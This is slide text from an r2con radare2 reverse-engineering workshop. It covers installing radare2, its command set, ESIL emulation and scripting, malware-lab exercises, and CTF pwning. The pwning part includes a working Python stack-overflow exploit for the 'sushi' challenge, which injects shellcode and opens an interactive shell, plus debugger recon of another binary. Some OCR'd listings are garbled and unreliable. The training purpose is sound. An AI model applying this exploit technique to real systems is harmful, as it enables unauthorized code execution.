


R2con - workshop

Like dwarf fortress, but for reversers.



Agenda

- I. Setup and General Overview
- II. The Alphabet of commands
- III. Pwning with r2



Radare2 trainings Telegram group

<https://t.me/joinchat/AppM-EPqoyY9Ig5t8f9qRA>

Setup and General Overview

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- I. Setup and General Overview
 - A. Installation
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 - C. Workshop materials
 - D. What is radare2?
 - E. Toolset



Installation

Linux/OSX (recommended for the workshop)

```
git clone https://github.com/radare/radare2
```

```
cd radare2
```

./sys/install.sh (or ./sys/user.sh for local install)

```
maijin@Slash ~/Documents/Projects/radare2 % master % ./sys/install.sh
```

```
WARNING: Updating from remote repository
```

```
remote: Counting objects: 248, done.
remote: Compressing objects: 100% (12/12) done
```

```
remote: Compressing objects: 100% (12/12), done.
remote: Total 248 (delta 197), reused 198 (delta 194), pack-reused 42
```

```
Receiving objects: 100% (248/248), 39.05 KiB | 3.00 MiB/s, done.
```

```
Resolving deltas: 100% (197/197), completed with 57 local objects.
```

```
From https://github.com/radare/radare2
5c0aaa71f cbb87412a master      -> origin/master
```

```
+ 473b3908f...1e6ebb95d anal-classes -> origin/anal-classes (forced update)
```

```
* [new branch]      fix-str-r0  -> origin/fix-str-r0
```

```
* [new branch]      kill-end      -> origin/kill-end
Updating 5c0aaa716..cbb87612a
```

Fast-forward

```
binr/rabin2/rabin2.c | 8
```

```
binr/radare2/radare2.c | 6 ++-
libr/anal/fcn.c         | 2 +-

```

```
lib/anal/p/anal_arm_cs.c | 2 -
```

```
libr/anal/p/anal_m68k_cs.c | 2 -
```

```
lib/anal/p/anal_mips_cs.c | 2 -
```

```
libr/anal/p/anal_ape_cs.c | 2 -
libr/anal/p/anal_sparc_cs.c | 2 -
```

```
libr/anal/p/anal_pure_core | 2
libr/anal/var.c | 2 +-

```

```
lib/asm/p/asm_x86_nz.c | 102 ++++++
```

```
libr/bin/format/elf/elf.c | 3 +-
libr/core/canal.c | 63 ++++++
```

```
lib/core/cmd_anal.c | 3 **
```

```
lib/core/cnd_debug.c | 2 +-

```

```
lib/core/cmd_help.c | 16 ++++++
lib/core/diagnose.c | 10 ++++++
```

```
lib/core/linux heap glibc.c | 57 ++++++
```

lib/core/panels.c | 545 ++++++

```
lib/core/vasm.c | 2 +-
lib/debug/debug.c | 8 +++++
```

```
(root@debug:/debug) | 8 +++++
sys/shellcheck.sh | 16 ++++++-----
```


```
sys/user.sh | 8
```

```
22 files changed, 484 insertions(+), 389 deletions(-)
```

```
export USE_R2_CAPSTONE=
```

Windows

Use Appveyor link to get the windows installer



Who am I?

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- 25 years old, french expat in Netherlands !
- Working as an Incident Intelligence Analyst in the i3 team
- Contributor of **radare2**, mostly tests and documentation.
- Mostly Malware analysis.
- Founder of the *HackGyver* (Hackerspace) in France



Workshop materials

- <https://github.com/mikesiko/PracticalMalwareAnalysis-Labs> (7z x .7z and 7z x .exe)

What is radare2



- Free and OpenSource RE Framework
- Focus on portable, extensible, expressive
- Hobby project started in 2006
- Full rewrite in 2009 as radare2
- Few contributors until 2013
- About 1k+ users in irc/telegram
- 12.7k followers on Twitter
- 4 years organizing a Summer Of Code



What is radare2



- Hexadecimal Editor
- Assembler / Disassembler
- Support for a lot of file formats and archs
- Static / Dynamic Analysis
- Hash / Entropy / BinDiffing
- Debugger / Emulator
- ROP Finder / Payload Generator
- Scripting support for many languages
- Plugins / Package Manager
- Portable
- `$ rasm2 -L`
- `$ rabin2 -L`
- `$ r2pm init && r2pm -s`

What can I inspect?



Toolset



- rax2
- rabin2
- rhash2
- rasm2
- rarun2
- radiff2
- rafind2
- ragg2
- r2pm
- r2agent
- r2
- r2 modes (-n, -d, -w)
- Mode JSON/quiet/superquiet
- Radare2 modes (CLI/Visual/Panels)

The Alphabet of commands

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Agenda

- I. The Alphabet of commands
 - A. ? → help
 - B. i → information
 - C. p, s, b, f, @, \$, ?, !, > → print, seek, block, flags, temp, variable, expression, system and redirection
 - D. a → Basic Analysis
 - E. e → eval variables
 - F. C/P → metadata/Projects
 - G. /, @@ → search/iterator
 - H. w, r, u → write, resize and undo



1 command \leftrightarrow 1 Reverse-Engineering Notion




1. Every characters has a meaning i.e (a = analyse, p = print)
2. Every command is a succession of characters i.e pdf =
 - a. p \leftrightarrow print
 - b. d \leftrightarrow disassemble
3. Every command is documented with cmd? I.e : pdf?, ?, ???, ?@?, ?\$?

? → help



- <https://www.radare.org/r/docs.html>
- <https://radare.gitbooks.io/radare2book/content>
- Github/IRC/Telegram/Blog
- man radare2, rabin2, etc.
- ? -> Alphabet of commands
- V? for visual mode help



? → help



Chapter_1L/*

- How do I **p**rint the **hex**dump
- How do I **p**rint **d**isassembly
- How do I **a**nalyze **o**pcode
- How do I get the **i**mport **i**nformation
- How do I enable the user-friendly HUD in visual mode

Writeup in MIN(~10 minutes)

```
0> add|  
- add comment  
set breakpoint  
remove breakpoint ?i delete breakpoint at given address;db-`?y`
```

i → information



- i?
- V! -> info
- <https://www.radare.org/r/cmp.html>
- rabin2

Fatmach0/Mach0

Headers (ih)

```
[0x1000011e0]> ih
0x00000000  Magic          0xfeedfacf
0x00000004  CpuType        0x10000007
0x00000008  CpuSubType     0x80000003
0x0000000c  FileType       0x2
0x00000010  nCmds          18
0x00000014  sizeOfCmds     1800
0x00000018  Flags          0x200085
...
Load Command 0
0x00000020  cmd            0x19 LC_SEGMENT_64
0x00000024  cmdsize        72
...
```

i → information



Chapter_1L/*

Writeup in MIN(~15 minutes)

- What is the file format / Architecture / Bits of the files?
- Get compilation date of the files?
- Using the *i?* subset, what are the indicators for packing/obfuscation?
- Do any imports hint at what this malware does? If so, which imports are they?
- Are there any other files or host-based indicators that you could look for on infected systems?
- What network-based indicators could be used to find this malware on infected machines?
- Do the files contain any resources?

p → print
s → seek
b → block
f → flags
@ → temp
\$ → variable
? → expression
! → system
> → redirection

- s/s-
- ph/pd/pD/px/p8/p=
- ???, ?S
- rax2
- @
- !ls vs ls
- ~ vs | grep
- ~...
- V/Vb/Vp/V_/Vo



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Lab01-04.exe

Writeup in MIN(~15 minutes)

- Print the md5 of one of the files
- Print the first 0x4 bytes hexadecimal of the resource
- Print the libmagic data of the resource
- Print the hexadecimal value of the resource in a file
- Within radare2 CLI, list the file of the current folder and print the md4 of the Lab01-02.exe using rahash2
- What is the physical address of 0x00404060

a → Basic Analysis

- af/aaX
- afl/afi/Vv
- pdf/pdr/VV
- afv
- ahi/Vd
- ao/aod
- axt/Vx/VX/u/U/r [gX] [1]

```
day 8 mac
[0x100001200]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
[x] Use -AA or aaaa to perform additional experimental analysis.
```



a → Basic Analysis



Lab05-01.dll

Writeup in ~15 minutes

- What are the exports of the DLL?
- Use the HUD to browse to `gethostbyname`. How many functions call `gethostbyname`? Can you figure out which DNS request will be made?
- How many local variables does the subroutine at `0x10001656` have?
- Use the HUD to locate the string `\cmd.exe /c` in the disassembly, What is happening in the area of code that references `\cmd.exe /c`?
- In function located at offset `0x10006196`
 - Change the immediate in strings for instruction located at `0x100061dc`
 - What is this string about?
 - Could you rename the function accordingly?



- `e?/e??`
- `e asm.arch/e asm.bits`
- `ec/VR`
- `Vb -> editor`
- `~/.radare2rc`

```

0x004010db 128 385 Practical Malware Analysis Labs\BinaryCollection\Chapter_12\Lab12-02.exe> pd & @ entry0
;-- entry0:
;-- eip:
0x004010dc 55      PUSH EBP
0x004010dd 8bec    MOV EBP, ESP
0x004010de 6aff    PUSH 0xFFFFFFFF
0x004010e0 68040400 PUSH 0x0404000 ; 0x040400
0x004010e5 68025400 PUSH 0x025400 ; 0x0425a0
0x004010ea 6a100000 MOV EAX, DWORD FS:[0]
0x004010ef 59      PUSH EAX
0x004010f1 648d500000 MOV EAX, DWORD DS:[EAX]
0x004010f8 83c100  <0x00401d8d 3d8e000c0 CMP EAX, 0xc000008e ; 0xc000008e
0x004010fb 53      <0x00401d92 750c JNE 0x0401d90 ; [4]
0x004010fc 56      <0x00401d94 c7050c514000 MOV DWORD [0x0510c], 0x83 ; [0x040510c:4]=140
0x004010fd 57      <0x00401d9e eb70 JMP 0x0401e10 ; [5]
0x004010fe 8965e8  <0x00401da0 c3d9000c0 CMP EAX, 0xc0000090 ; 0xc0000090
0x00401b01 ffd55c0400 <0x00401da5 759c JNE 0x0401db3 ; [6]
0x00401b07 33d2    <0x00401db7 c7050c514000 MOV DWORD [0x0510c], 0x81 ; [0x040510c:4]=140
0x00401b09 8dd4    <0x00401db1 ebd5 JMP 0x0401e10 ; [5]
0x00401b0b 891542400 <0x00401db3 c3d91000c0 CMP EAX, 0xc0000091 ; 0xc0000091
0x00401b0c 8dd4    <0x00401db8 750c JNE 0x0401dc5 ; [7]
0x00401b0d 891542400 <0x00401db9 c7050c514000 MOV DWORD [0x0510c], 0x84 ; [0x040510c:4]=140
0x00401b0e 8dd4    <0x00401dc4 ebka JMP 0x0401e10 ; [5]
0x00401b0f 8dd4    <0x00401dc6 3d30000c0 CMP EAX, 0xc0000093 ; 0xc0000093
0x00401b10 8dd4    <0x00401dc8 750c JNE 0x0401d09 ; [6]
0x00401b11 8dd4    <0x00401dd7 c7050c514000 MOV DWORD [0x0510c], 0x85 ; [0x040510c:4]=140
0x00401b12 8dd4    <0x00401ddc eb37 JMP 0x0401e10 ; [5]
0x00401b13 8dd4    <0x00401dd9 c3d8000c0 CMP EAX, 0xc000008d ; 0xc000008d
0x00401b14 8dd4    <0x00401dde 750c JNE 0x0401dec ; [6]

```


- ```
4956 4956 f fcn.0x0486d78 254 0x0486d78
4957 4957 f fcn.0x0486d94 999 0x0486d94
4958
4959 *f s
4960 *f sym.intensetrans1 0x0486460
4961
4962 *eval
4963 *eval "ana.after = false"
4964 *eval "ana.afterjump = true"
4965
4966 *
4967 @ -5376, 6 -5378, 7 @ f section..rsrc.2
5376 5376 S 0x00010000 0x00416000 0x003a2000 0x00
5377 5377 * meta
5378 5378 C0 base4d:WzHfZHT2PT8MA0MDVfVMDAgC69
5379 5379 * C0NOTE: base4d:69yazV5 @ 0x048646c
5379 5382 C0 base4d:WzHfZHT2PT8MA0MDVfVMDAgC69
5380 5383 C0 base4d:WzHfZHT2PT8MA0MDVfVMDAgC69
5381 5384 C0 base4d:WzHfZHT2PT8MA0MDVfVMDAgC69
5382
5383 *
5384 @ -15088, 8 -15091, 8 @ af xFC 0x42f5af 0x
15088 15091 afFC 0x42f5af 0x42f5af
15089 15092 afFC 0x42f5af 0x42f5af
15090 15093 afS 128 @ 0x405f48
15091
15092 *f fcn.0x0406188 111 0x0406188
15093 *af- 0x0406188 fcn.0x0406188 f n
15094 *f xor_func 111 0x0406188
15095 *af+ 0x0406188 xor_func f n
15096 *af cdect @ 0x0406188
15097 afb+ 0x0406188 0x0406188 48 0x04061d
15098 afb+ 0x0406188 0x0406188 5 0x04061d
15099
15100 * @ -31193, 4 +31196, 4 @ tk func.Register
31193 31196 tk strndup=func
31194 31197 * macros
31195 31198 * seek
31196
31197 * -S 0x0406380
31198 * 0x0406380
31199 * +S 0x0406380
```

/ → search  
@@ → iterator

- /
- /x
- /c
- /R
- search.in/search.from/search.to
- rafind2
- @@

```
0x100003480 - 4 2: m0tab5 byte [0x10000000-0x10000400]
[0x100001200]> /x 90
Searching 1 byte in [0x100000f20-0x1000045f6]
hits: 19
Searching 1 byte in [0x1000045f8-0x100004f69]
hits: 1
Searching 1 byte in [0x100004f6c-0x100004ffc]
hits: 0
Searching 1 byte in [0x100005000-0x100005298]
hits: 0
Searching 1 byte in [0x1000052a0-0x1000054c8]
hits: 0
Searching 1 byte in [0x1000054d0-0x1000054f8]
hits: 0
Searching 1 byte in [0x100005500-0x10000566c]
hits: 0
0x100001a23 hit0_0 90
0x10000248f hit0_1 90
0x1000027b2 hit0_2 90
0x100002b2e hit0_3 90
0x1000032b8 hit0_4 90
```



w, r, u → write,  
resize and undo



- VA
- wao?
- w?
- r?
- rahash2

Write some x86-64 assembly...

```
[VA:2]> jmp $$+23
* eb15
```

```
-- main:
-- entry0:
-- func.100001200:
-- rip:
0x100001200 1 eb15 jmp 0x100001217 ;[1]
0x100001202 89e5 mov ebp, esp
0x100001204 4157 push r15
0x100001206 4156 push r14
0x100001208 4155 push r13
0x10000120a 4154 push r12
0x10000120c 53 push rbx
0x10000120d 4881ec180600. sub rsp, 0x618
0x100001214 4989f7 mov r15, rsi
0x100001217 4189fe mov r14d, edi
```

w, r, u → write,  
resize and undo



Lab12-02.exe

Writeup in MIN(~15 minutes)

- What is the purpose of this program?
- How does the launcher program hide execution?
- Where is the malicious payload stored?
- Rename the function that is fetching/decrypting the payload
- How is the malicious payload protected?
- How are strings protected?
- (Extract and decrypt the payload)

# whoami

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Reverse engineer and firmware dissector


**TRUECOLOURS** zealot.

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C, Assembly, Python and OCaml fluent speaker

# Analysis

General concept and details



# Agenda

## The Alphabet of commands

1. **a, z** → Advanced Analysis (anal.in anal.from etc.)
2. **c** → comparison
3. **t** → types
4. **icc** / **av** → Classes/VirtualTables
5. **ae** → Emulation
6. **as, d, g** → syscall/debug/shellcode/debug info (pdb/dwarf etc.)
  7. Remote debugger
8. **o, S, m** → open/map/Section/mount
9. **L, ., %, #** → scripting



# Layers of analysis

Radare2 perform analysis on 3 different abstraction levels:

- Program level
- Function level
- Basic block level





# Program level analysis

Most of the program analysis level commands start with **aa** prefix:

- **aac** - analyse function calls (from one function)
- **aaf** - analyse function calls (across all functions)
- **aad** - analyse pointers to pointers references
- **aar** - analyse data references
- **aan** - autname functions
- **aab** - “Nucleus” analysis algorithm
- **av** - analyse virtual tables (C++ and beyond)



# Function level analysis

Most of the function analysis commands start with **af** prefix:

- **af** - analyse function
- **afm** - merge current function with specified one
- **aff** - re-adjust function to fit
- **afu** - resize and analyse function until specified address
- **afc** - set calling convention for the current function
- **afB** - set bitness for the current function (e.g. for ARM/Thumb)



# Basic block level analysis

Radare2 allows manual basic block manipulation. All basic block commands are located under **afb** prefix:

- **afb** - list all basic blocks of the function
- **afb.** - show the information of current basic block
- **afb+** - add basic block manually
- **afbi** - show current basic block details
- **afbe** - add basic block edge for switch cases



# Analysis engine configuration

Radare2 analysis engine (loop) is very flexible. Most of the high-level commands can be performed as a sequence of more atomic commands. And good amount of thing can be configured through config variables.

Most of the relevant configuration options are located under [anal](#) namespace



# Flow control configuration

- `anal.hasnext` - continues the analysis after the function end
- `anal.afterjmp` - continue the analysis after jump instructions
- `anal.ijmp` - follow the indirect jumps where possible
- `anal.pushret` - analyse “push+ret” as jump
- `anal.nopskip` - skip NOPs at function beginning



# Reference Analysis configuration

`anal.jmpref` - create the references for unconditional jump

`anal.cjmpref` - create the references for conditional jumps

`anal.datarefs` - follow the references in the code

`anal.refstr` - search for strings following the data references

`anal.string` - search for strings and create references



# Anal limits

`anal.limits` - enable the limits for the analysis loop

`anal.from` - the starting address of a range

`anal.to` - the end address of a range

`anal.in` - the end of range



# Jump tables configuration

[anal.ijmp](#) - follow the indirect jumps, affects some types of the jump tables

[anal.datarefs](#) - follow the data references, affects some types of the jump tables





# Graphs

If analysis is done the graph information is available

Most of graphs commands are available under **ag** prefix

**agc** - function calgraph

**agC** - generate the global callgraph

**agf** - show an ASCII graph of the function

**agR** - global refrences graph

**agr** - references graph

**agx** - cross references graph



# Types

Radare2 has a support for C-like types, both simple and complex (structures and unions)

Most of the type related commands are located under the t prefix.

`to file.h` - parse C header and load types from it

`td struct qwe {int a; char* b;};` - parse C string and load types from int

`tp type = addr` - cast C type at some data at address

`tl type = addr` - permanently link type of address

`tk` - raw requests to the types SDB database



# Types

We do not follow C standards strictly. For the reverse engineer's comfort we use `bool`, `uintN_t` and `intN_t` types as the most atomic. We do support standard types like `_Bool` or `short`, but we encourage do not use them because of the ambiguity.

The include directory specified through `dir.types`

The C parsing algorithm depends on the values of ``asm.arch``, ``asm.bits`` and ``asm.os``.

`t` can be used for listing the basic types

`ts` command created for listing structured types

`tu` is for unions

`te` is for enums

`tt` is for typedefs



# Types

When we created our own type with `td` or `to` command, we can link the type to the particular addresses in the program, thus marking them for a types inference or any kind of related analysis.

```
"td struct qwe { int a; char* b;;"
```

```
tp qwe
```

```
a : 0x00005310 = 2300456
```

```
b : 0x00005314 = "dfgd"
```

```
tl qwe = 0x5318
```

Check the visual mode output with linked addresses



# Structures in disassembly

One of the most common cases when we define a data structure, link it to a few addresses in memory or in the program, and want to convert its members' access in the disassembly.

For example we have

```
mov dword [rax + 0x34], rdx
```

In this case `0x34` can be a structure offset, and we can setup it manually with `ta` command if the number matches any of the members offsets (`tas` lists the available choices).

`taa` command perform the same, but automatically for a given function



# Type inference

Radare2 supports the basic types inference and propagation across the problem

`aftm` - type matching for a one function

`afta` - type matching and propagation across the whole program

Moreover, there is a support for a constrained types, where radare2 tries to determine the possible intervals of the values (or it can be changed manually). You need to enable `anal.types.constraint = true`. Beware that feature is still experimental and might be wrong in some cases. We appreciate the feedback about it.



# Variables

Radare2 supports defining and analysing different types of a local (in-function) variables: register-based, stack-based, frame-pointer-based.

Most of the command are prefixed with the **afv**

**avfT** - list T-based variables/arguments

**afvT** - define T-based variable/argument

**afvT-** - remove T-based variable/argument

**afvt** - change the type for a given variable/argument

With **afvR** and **afvW** you can list the variables/arguments begin read and write accordingly.

Variables are automatically analysed within type inference loop.



# Calling conventions

Along with types for variables and memory addresses there is a support for setting a type for function and its calling convention.

**afc** - show/set calling convention for a current function

**afca** - try to analyse the function and guess its calling convention automatically.

**afcl** - list all available calling conventions.

Every calling convention is not hardcoded but defined in SDB, so additional or custom calling conventions can be added easily.





# Function types

It is possible to set a current function type by changing its arguments types with corresponding `afv` commands.

But there is a way to boost a function types recognition and further propagation of the types across the related variables.

Radare2 has a predefined set of a standard functions, for example from standard C library, with predefined prototypes.

You can show the prototype for a function by its name with `afcf` command.

These prototypes are also defined in the SDB.

`libr/anal/d/cc-[arch]-[bits].sdb`



# Printf-like functions

Apart from the fixed-number of arguments functions it is common to have a variable-count arguments functions. One of the most common examples are printf-like functions, usually a gold for a reverse engineer (due to the additional bits of the information).

[afta](#) command also parses the format strings for printf-like functions

```
int printf("some log: %s @ 0x%x of %d bytes");
```

Note, that the format for parsing the these strings can be different across different languages and operating systems. Thus it is also defined in SDB in

[libr/anal/d/spec.sdb](#)



# Signatures

Radare2 allows to load and create function signatures, in its own format and the IDA Pro's FLIRT format.

All signatures features are prefixed with **z** (signatures):

**z** - to show all signatures

**zaf** - add the function signature for a current one

**zos** - to save all created signatures

**zo** - to open the file with signatures

**z/** is can be used for searching matched functions after loading the signatures

**zfd/zfs** is to open FLIRT file and scan after



# Analysis information database



A huge chunk of the analysis metainformation is predefined in the shipped SDB databases and even bigger is generated during the automatic analysis and adding the metainformation manually.

SDB database is a sting-based simple key-value storage.

It is a separate project, but also radare2 provides the commands for introspection of the databases used by radare2. All introspection commands are prefixed with **k**.

**k \*\*** list all available namespaces

**k anal/meta/\*~.C** will list all comments (base64)

**k foo=bar** will set a KV pair manually

# Emulation

Hello from ESIL



# ESIL introduction

Radare2 has its own Intermediate Language and its VM

It's RPN form (Reverse Polish Notation)

Allows to emulate parts of the programs

Supported architectures are x86, ARM, MIPS, AVR, 8051, etc...

Being used in the deep analysis for resolving indirect jumps

`ao esil` - shows the ESIL representation of current instruction

`ae eax,5,+=` - evaluate ESIL expression

`aex 0x5590` - evaluate ESIL expression (push rbp)

`e asm.esil=true` - show ESIL instead of disassembly



# ESIL commands

`aei` - initialize ESIL VM

`aeim` - initialise memory (stack)

`aeip` - initialise ESIL VM current instruction pointer

`aer rax=0x5` - set a register value

ESIL VM allows to perform almost the same things as a debugging mode. Keep in mind that there are two main modes of emulation - linear and imprecise for `easm.emu=true` and a recursive with a debug-like commands.



# ESIL debugger

`aes` - step using ESIL emulation

`aeso` - step over using ESIL emulation

`aesu <addr>` - step until addr using ESIL emulation

`aesue <expr>` - step until ESIL expression meet

`aec` - continue until break (Ctrl-C) using ESIL emulation

`aecu <addr>` - continue until addr using ESIL emulation

`aef <addr>` - emulate the function at address

Also stepping using ESIL is available in visual debug mode





# ESIL configuration

There are 3 most important ESIL configuration options for analysis

`anal.esil` - initialize ESIL analysis in main loop

`asm.emu` - enable the ESIL emulation in disassembly loop

`emu.write` - allow ESIL emulation to modify memory  
(DANGEROUS)



# ESIL Configuration

## - Memory

There is a number of options defining on how ESIL interacts with the memory during the emulation.

`esil.fillstack` - option how to fill the ESIL stack upon init

`esil.fillstack` can be "random", "zeros", "debrujin"

`esil.romem` - similar to "emu.write" - set ESIL memory to RO

`esil.nonull` - stops the ESIL execution upon NULL ptr read/write



# ESIL Configuration

## - Stack

There are options to configure how ESIL stack works.  
Remember, they should be set before the "aeim" command.

`emu.stack` - enable/disable the temporary stack for "asm.emu" mode

`esil.stack.addr` - to set the stack address in ESIL VM

`esil.stack.size` - to set the stack size in ESIL VM


`esil.stack.depth` - number of maximum PUSH operations

`esil.stack.pattern` - pattern to fill the stack (like `esil.fillstack`)



# Scripting

Automating everything



# Basic commands sequencing

More than one command can be run in one line if you split them with ; (semicolon) character.

Like in the UNIX systems radare2 supports output redirection with > and >> characters and piping with | character. Note that piping works only for redirection the output of radare2 commands to an external shell commands, like grep for example.

> has also two additional modes - HTML (H> command) and stderr redirection (2>)



# Loops

`@@` is one of the main loops operators (“foreach”)

Most common case is to loop over the flags or the output of the other commands:

`afi @@ fcn.sub_` will show the information about every function matching the “fcn.sub\_” pattern

The another common command is a `@@@` subcommands which can loop over particular categories:

`@@i` - “foreach” instruction

`@@b` - “foreach” basic block

`@@f` - “foreach” function



# Loops

@@@ supports these categories

@@@i - loop over the imports

@@@s - loop over all the symbols

@@@S - loop over the sections/segments

@@@f - loop over all the flags

@@@F - loop over all the functions

@@@t - loop over all the threads (in debug mode)

@@@r - loop over registers



# Macros

Radare2 allows to define a macros directly from the command line. The syntax is very similar to a LISP:

```
(macros_name arg1 arg2)
```

And after definition the macros can be called with adding a dot to a macros name:

```
.(macros_name)
```

To list all defined macroses you can use the `(*` command and `(-macros_name)` to remove the `macros_name`.

Macroses use `$0, $1, ...` notation for the arguments

```
"(foo x y,pd $0; s +$1)" - then run like .(foo 4 5)
```





# R2pipe

Radare2 can be easily scripted in a “microservice”-style way, by passing the commands output to an external script.

```
import r2pipe
```

```
r2 = r2pipe.open("/bin/ls")
```

```
r2.cmd('aa')
```

```
print(r2.cmd("afl"))
```


```
print(r2.cmdj("aflj"))
```



# Pwning with r2

— Excellent! We can attack in any directions!

Julien (jvoisin) Voisin - <https://dustri.org>



# Whoami



@maijin told me that this slide was mandatory, so here we are.

## Julien (*jvoisin*) Voisin

- I used to be way more active on **radare2**
- I'm currently working on **Snuffleupagus**, a suhosin-like for PHP7+
- I'm writing stuff on [dustri.org/b](https://dustri.org/b)
- I'm adminsys/admin at **Nos Oignons**, running high-speed **Tor** exit nodes in France
- I used to contribute a bit to **Tails**
- I'm writing **MAT2**, to trash metadata from files
- I'm running [websec.fr](https://websec.fr), to keep interesting PHP bugs alive.
- I was once told by HR of \$BIGCOMPANY that I was the most disillusioned person they've ever met.

Check <https://dustri.org> for more details.


# Pop quizz

Do you know about:

- Exploits ?
- Buffer overflow ?
- Mitigations ?
- Rop chain ?
- Playing CTF ?



# ROP primer



sushi

# BSides Vancouver CTF

2015

- A nice CTF
- Easy pwnable



# Recon & mitigations



```
$ r2 ./sushi-a6cbcb6...98cb4f98c8
```

```
[0x004004a0]> i~format
```

```
format elf64
```

```
[0x004004a0]> i~nx
```

```
nx false
```

```
[0x004004a0]> i~pic
```

```
pic false
```

```
[0x004004a0]> i~canary
```

```
canary false
```

# How to launch the binary?

Use rarun:

```
$ rarun2 program=./sushi-a6cbc...4f98c8 listen=8888
```

```
$ rarun2 -h
```





# Reversing the *main*



```
[0x004004a0]> aa
```

```
[x] Analyze all flags starting with sym. and entry0 (aa)
```

```
[0x004004a0]> pdf
```

```
...
```

```
[0x004004a0]> s main
```

```
...
```

```
[0x004004a0]> pdf
```

```
...
```

What is the main doing?

# What is the *main* doing?

```
int main(int argc, char** argv) {

 char local_40[0x40];

 printf("Deposit money for sushi here: %p\n", local_40);

 fflush(stdout);

 gets(local_40);

 printf("Sorry, $0.%d is not enough.\n", local_40);

 fflush(stdout);

 return 0

}
```



# Can we get EIP control?

```
$ ragg2 -P 128 -r
```

```
$ r2 -d ./sushi-a6cbc...8cb4f98c8
```

```
[0x7fd1f7ebc090]> dc
```

```
[0x004005f2]> dr=
```

```
[0x004005f2]> pd 1 @ rip
```

```
[0x004005f2]> pxW 4 @ rsp
```

```
[0x004005f2]> woO `pxW 4 @ rsp~[1]`
```



# Exploit

Our payload will look like this:

```
shellcode | 'A'* (72 - len(shellcode)) | buffer_addr
```

```
$ ragg2 -z -i exec
```

Can you build a working exploit?

Writeup in MIN(~15 minutes, first shell)



# Solution



```
import socket, struct, re
```

```
def rop(*args): # 'Q' and not 'l' for x64
 return struct.pack('Q'*len(args), *args)
```

```
shellcode = "\x31...\x05"
s = socket.create_connection(('127.0.0.1', 4444))
buffer_addr = re.search('^Deposit money for sushi
here: (.+)$', s.recv(1024)).group(1)
buffer_addr = int(buffer_addr, 16)
```

```
s.send(shellcode + 'A'*(72 - len(shellcode)) +
rop(buffer_addr) + '\n')
s.recv(1024)
```

```
while(True):
 s.send(raw_input('$ ') + '\n')
 print(s.recv(1024))
s.close()
```

exp200

Defcamp CTF

2015

- CTF in Bucharest
- The first edition was “a bit chaotic”
- Romania was fun!

Easy challenge, no ASLR.



# Recon & mitigations



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```

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[0x004004a0]> i~format
```

```
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canary false
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# Reversing the *main*



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```

...

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```

...

```
[0x004004a0]> pdf
```

What is the main doing?



# What is the *main* doing?

```
int main(int argc, char** argv) {

 local_8h = mmap(0x10000000, 0x200, 7, 0x22, -1, 0);

 read(0, &local_8h, 0x200);

 mprotect(0x10000000, 0x200, 1);

 local_8h();

 return 0

}
```



# Can we get EIP control?

```
$ r2 -d ./exp200_defcamp2015_da6...384
```

```
[0x7fd1f7ebc090]> dc
```

```
[0x004005f2]> pd 4 @ rip
```

```
[0x004005f2]> dr edx
```

```
[0x004005f2]> pxQ 64 @ rsp
```

